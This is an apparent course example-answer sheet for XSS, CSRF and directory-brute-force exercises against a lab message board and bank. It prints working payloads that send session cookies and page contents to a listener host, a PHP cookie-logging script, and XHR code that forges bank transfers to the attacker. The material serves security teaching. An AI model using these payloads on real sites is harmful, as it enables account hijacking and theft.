# Cybersecurity Fundamentals (CS3308/7308) Assignment 9 Example Answers

## Question 1 – XSS 1 (2 points + 1 bonus point)

- There is a really shoddy looking message board running at http://10.8.0.240/a9q1/messageboard.php
- You can login using with username=<student id> and password=<studentid> (you can't change the password)
- You can post public messages and "secret" messages viewable only by you and the administrators (people with 'administrator' role).
- Find the secret post made by the user hacklab_admin.

(Method 1)

The message board is obviously vulnerable to XSS, and there is zero input/output validation. The easiest way is to hijack the session cookie containing the PHPSESSID cookie value by sending **document.cookie** to your web server. There are many possible ways of getting the cookie (XMLHttpRequest, document.location, etc) but let's just use the <img> tag method covered in the workshop.


Thus, the payload is as follows (you have to change the IP address to match the one you have when connected to the Hacklab VPN).

```
<script>var img = document.createElement("img"); img.src="http://10.8.0.2/a1112407.php?cookie="+ document.cookie;</script>
```


The listening server PHP is the same one in the workshop:

```
<?php
// Is there a cookie GET parameter?
if($_REQUEST["cookie"]) {
    $file = fopen("cookies", "a");
    fwrite($file, "Cookie from:" . $_SERVER['REMOTE_ADDR'] . "\n");
    fwrite($file, "Date/time: " . date("F j, Y, g:i a") . " \n");
    fwrite($file, "Cookie: " . $_REQUEST["cookie"] . "\n\n");
    fclose($file);
    print("Thank you for the  cookie :)\n");
}
else {
    print("No cookies sent :(\n");
}
?>
```


When entering the payload, you have to get rid of the maxlength attribute in Developer Tool to fit it in.




After submitting the payload, wait patiently for 60 seconds, and you should get the admin's cookie.




Now request the messageboard PHP using curl and the --cookie option to get the secret




Alternatively, you can use Burp to replace the cookie value and display the secret on the browser.





(Method 2)

The second method is to get the HTML source of what the admin is viewing using javascript. After some trial and error, the following payload works using the same PHP. There should be more elegant ways… Things to note are:

1. You have to use window.onload event to execute the script only after the whole page has loaded; otherwise you will only get the HTML source up to the injection point and miss out on the secret.
2. Either use encodeURIComponent() function against document.body.innerHTML to escape special characters like '&' and '?', or alternatively use document.body.innerText

```
<script>window.onload = function() {var img = document.createElement("img");
img.src="http://10.8.0.2/a1112407.php?cookie="+ encodeURIComponent(document.body.innerHTML);};</script>
```




## Question 2 – XSS 2 (2 points)


- Same deal as Q1, with a different URL and secret: http://10.8.0.240/a9q2/messageboard.php
- Note that the program now use the PHP htmlentities() function properly when outputting the message!
- Look for another XSS injection point (don't forget to check the page source!)

In this question, since all characters that enable XSS (<, >, ', ") are escaped, there is no way to execute JavaScript in the message field. However, upon closer inspection of the page source, you notice something interesting.


It seems that the PHP code is outputting the browser user agent (possibly for debugging purpose?). If this field is not sanitised, we can inject JavaScript similar to Q1. The minor difference is that because UA is printed inside HTML comments, you need to escape out of the comments by starting the payload with "-->" and ending with "<--". Thus payload will be:

```
--><script>var img = document.createElement("img"); img.src="http://10.8.0.2/a1112407.php?cookie="+
document.cookie;</script><!--
```

This is injected via the Burp proxy. Once




## Question 3 – XSS 3 (2 points)


- Same deal as Q1 and Q2, with a different URL and secret: http://10.8.0.240/a9q3/messageboard.
- Almost all HTML tags are stripped, but certain tag is allowed on this board
- This game https://xss-game.appspot.com/ is fun! I would recommend everyone to do it (it was an assignment task last year...)

After experimenting with various tags that can cause XSS (some typical ones that are often used with XSS include <script>, <iframe> and <img>) you find that <img> tag is allowed. The PHP code used here is

```
strip_tags($_POST['message'],'<img>')
```

Following the XSS games (or just googling XSS cheat sheet), it is possible to inject JavaScript using the **onerror** attribute of the img tag. Thus, the payload is something like this:

```
<img src="blah" onerror='var img = document.createElement("img"); img.src="http://10.8.0.2/a1112407.php?cookie="+
document.cookie;'>
```




## Question 4 – XSS + CSRF (2 points)

- Go to the CSF2018 Bank at http://10.8.0.240/a9q4/bank.php
- Test sending money to others (you can only transfer between 0 and 1000, exclusive).

- Only the hacklab_admin users have a substantial balance
- As before the hacklab_admin is reading his page every 60 seconds
- All transactions are cleared every 60 minutes in case someone injects bad payload that can disrupt others...
- Try to steal money from this user through XSS + CSRF
- Note that httponly is used in the session cookie, so forget trying to steal the session cookie
- Please DO NOT try to steal money from your classmates - just from hacklab_admin
- There is no "secret" for this question - just provide evidence to show you have been able to steal money
- We have not covered POST-based CSRF in the workshop - google "csrf post xmlhttprequest"

In this question, there is no input validation/output sanitisation on the message field, so you can again execute arbitrary JavaScript on the admin's browser. However, since httponly is used, you cannot steal the admin's session cookie via JavaScript.

The aim is for the hacklab_admin to send POST requests that transfers money to your account. First, perform a test transfer to hacklab_admin to confirm the parameters for such a POST request. You can look at this in the request history in Burp.


There are several ways of doing this question. Let's cover two.

(Method 1 – Not really "cross site" request forgery – just request forgery)

Next, lookup how to make an asynchronous javascript and xml (AJAX) call using the XMLHttpRequest object.


We can modify the example code from developer.mozilla.org and craft a payload like this. We set the recipient to be yourself, and choose an arbitrary amount to transfer.

```
<script> var xhr = new XMLHttpRequest();
xhr.open("POST", "http://10.8.0.240/a9q4/bank.php", true);
xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
xhr.send("recipient=a1112407&amount=999&message=hello+hello&transact=Execute");
</script>
```

Wait a 60 seconds, and you should get your money.

## Transactions

| Date | From | To | Amount | message |
|---|---|---|---|---|
| 2019-06-09 12:45:10 | hacklab_admin | a1112407 | 999 | hello hello |
| 2019-06-09 12:45:10 | hacklab_admin | a1112407 | 999 | hello hello |

(Method 2 – let's make it "cross-site")

Create a PHP file "send_money.php" on your Kali server this:

```
<html>
<body>
<h1>Please send me some money!</h1>
<script> var xhr = new XMLHttpRequest();
xhr.open("POST", "http://10.8.0.240/a9q4/bank.php", true);
xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
xhr.send("recipient=a1112407&amount=888&message=hello+hello&transact=Execute");
</script>
</body>
</html>
```

The payload can be something that creates an iframe to load the PHP.

```
<script>
var ifrm = document.createElement("iframe");
ifrm.setAttribute("src", "http://10.8.0.2/send_money.php");
document.body.appendChild(ifrm);
</script>
```

In a more realistic attack, the attacker may try to entice the admin to click on a link via an email. In retrospect, a better question would have been a challenge where you can inject the URL in an iframe…

## Question 4 – Dirb (2 points)

- There is a "hidden" (a good example why security by obscurity is bad) folder on http://10.8.0.240/ (Links to an external site.)Links to an external site. named after a Star Wars franchise character.
- Use a tool like Cewl (installed in Kali) to create a custom dictionary file
- Use dirb or dirbuster against the web server to find the secret

Use cewl to build a dictionary by selecting a webpage containing lots of Star Wars characters. Start with the Wikipedia page "List of Star Wars Characters", and run cewl as follows (depth of 2, minimum 7 characters) for about 30 minutes.

```
cewl -m 7 -d 2 -w sw.txt https://en.wikipedia.org/wiki/List_of_Star_Wars_characters
```

After the dictionary file "sw.txt" has been built, run dirb against the server to find the directory (Sleazebaggano – or lower case will also work) where there is the secret.